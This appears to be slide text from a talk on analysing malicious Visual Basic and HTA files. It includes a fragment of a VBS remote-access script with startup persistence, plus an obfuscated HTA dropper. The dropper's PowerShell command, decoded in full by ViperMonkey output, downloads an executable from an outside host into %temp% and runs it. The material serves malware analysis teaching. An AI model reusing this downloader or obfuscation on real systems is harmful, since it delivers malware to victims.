
installname = wscript.scriptname
startup = shellobj.specialfolders ("startup") & "\"
installldir = shellobj.expandenvironmentstrings(installdir) & "\"
if not filesystemobj.folderexists(installdir) then installdir = shellobj.expandenvironmentstrings("%temp%") & "\"
spliter = "<" & "|" & ">"
sleep = 5000
dim response
dim cmd
dim param
info = ""
usbspreading = ""
startdate = ""
dim oneonce

U:--- houdini1.vbs Top L1 (Fundamental)
```

Analyzing HTA Files (Introduction)

- ▶ HTA is used to build web-like interfaces **without a browser sandbox**.
- ▶ Scripting portions of the application can be written using JavaScript, VBScript, or a combination of the two.
- ▶ HTA files are text files (HTML).
- ▶ HTA script blocks are tagged in the HTA file.
- ▶ Very similar functionality to VBS files.
- ▶ Run with `mshta.exe`.

Analyzing HTA Files (Example)



```
File Edit Options Buffers Tools HTML SGML Text Help
<html>
<head>
<script Language="VBScript">
Set objShell = CreateObject("Shell.Application")

var = "12324435$T"

prom = Mid(var, 5*2, 10)

zeb = "S" & "t" & "art"

objShell.ShellExecute ChrW(99) & ChrW(109) & ChrW(100) & ChrW(46) & ChrW(101) & ChrW(120) & ChrW(101) , ChrW(47) & ChrW(99) & ChrW(32) & ChrW(112) & ChrW(111) & ChrW(119) &
& ChrW(101) & ChrW(114) & ChrW(115) & ChrW(104) & ChrW(101) & ChrW(108) & ChrW(108) & ChrW(30+2) & ChrW(40) & ChrW(110) & ChrW(101) & ChrW(119) & ChrW(45) & ChrW(111) & C
& ChrW(98) & ChrW(106) & ChrW(101) & ChrW(99) & ChrW(116) & ChrW(32) & ChrW(83) & ChrW(121) & ChrW(115) & ChrW(116) & ChrW(101) & ChrW(109) & ChrW(46) & ChrW(78) & ChrW(101) &
& ChrW(116) & ChrW(46) & ChrW(87) & ChrW(101) & ChrW(98) & ChrW(67) & ChrW(108) & ChrW(105) & ChrW(101) & ChrW(110) & prom & ChrW(41) & ChrW(46) & ChrW(68) & ChrW(111) & C
& ChrW(119) & ChrW(110) & ChrW(108) & ChrW(111) & ChrW(97) & ChrW(100) & ChrW(70) & ChrW(105) & ChrW(20*4+20+8) & ChrW(1+1+90+10-1) & '('http://fin18.org/putty.e" & "x"&"e"&"
', '%temp%\n.e" & "x"&"e"&"'); "& zeb & " '%temp%\n.e" & "x"&"e"&"', "", "", 0
self.close
</script>
</body>
</html>
```

Analyzing HTA Files (Automated)

- ViperMonkey can also analyze VBScript based HTA files.

```
INFO Emulating loose statements...
INFO Emulating Loose Lines Block: ([Let objShell = CreateObject('Shel ...): 6 statement(s) ...
INFO calling Function: CreateObject('Shell.Application')
INFO ACTION: CreateObject - params ['Shell.Application'] - Interesting Function Call
INFO calling Function: Mid('12324435$T', 10, 10)
INFO calling Function: ShellExecute('cmd.exe', "/c powershell (new-object System.Net.WebClient).DownloadFile('http://...
INFO ACTION: ShellExecute - params ['cmd.exe', "/c powershell (new-object System.Net.WebClient).DownloadFile('http://fin18.org/putty.exe','%te
mp%\n.exe'); Start '%temp%\n.exe'", '', '', 0] - Interesting Function Call
INFO ShellExecute('cmd.exe' "/c powershell (new-object System.Net.WebClient).DownloadFile('http://fin18.org/putty.exe','%temp%\n.exe'); Start
'%temp%\n.exe'")
INFO ACTION: Execute Command - params "cmd.exe /c powershell (new-object System.Net.WebClient).DownloadFile('http://fin18.org/putty.exe','%tem
p%\n.exe'); Start '%temp%\n.exe'" - Shell function

Recorded Actions:
+-----+-----+-----+
| Action | Parameters | Description |
+-----+-----+-----+
| CreateObject | ['Shell.Application'] | Interesting Function Call |
| ShellExecute | ['cmd.exe' "/c | Interesting Function Call |
| | powershell (new-object Sy |
| | stem.Net.WebClient).Downl |
| | oadFile('http://fin18.org |
| | /putty.exe','%temp%\n.ex |
| | e'); Start |
| | '%temp%\n.exe'", '', '', |
| | 0] |
| Execute Command | cmd.exe /c powershell | Shell function |
| | (new-object System.Net.We |
| | bClient).DownloadFile('ht |
| | tp://fin18.org/putty.exe' |
| | ,'%temp%\n.exe'); Start |
| | '%temp%\n.exe' |
+-----+-----+-----+

VBA Builtins Called: ['Chr', 'CreateObject', 'Mid', 'ShellExecute']
Finished analyzing hta_ex.hta .

victim:~/Projects/bad_word_doc/6_26_2019/examples>
```

PowerShell to download and run 2nd stage

Questions?

- Slides: <https://github.com/kirk-sayre-work/talks/blob/master/Analysis%20of%20Malicious%20Visual%20Basic.pdf>

